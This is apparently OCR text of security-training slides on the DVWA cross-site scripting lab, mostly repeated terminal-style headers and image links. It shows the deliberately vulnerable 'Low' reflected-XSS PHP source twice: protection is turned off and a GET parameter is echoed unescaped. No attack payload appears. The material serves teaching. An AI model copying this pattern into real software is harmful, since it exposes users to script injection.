
$~/XSS (DOM)/Impossible: cat ./"View Source"




$~/XSS (DOM)/Impossible: cat ./"View Source"



$~/XSS (DOM)/Impossible: cat ./"View Source"



$~/XSS (Reflected): cat ./"Web Page"




NISRA


$~/XSS (Reflected): cat ./Diagram

Identify XSS flaw

$~/XSS (Reflected): cat ./Diagram




$~/XSS (Reflected): cat ./Diagram



NISRA

$~/XSS (Reflected): cat ./Diagram



$~/XSS (Reflected)/Low: cat ./"View Source"


```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

$~/XSS (Reflected)/Low: cat ./"View Source"

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

- array_key_exists($a, $b)
  - b 裡存在 a (key) 就回傳 true

$~/XSS (Reflected)/Low: cat ./Answer



$~/XSS (Reflected)/Medium: cat ./"View Source"

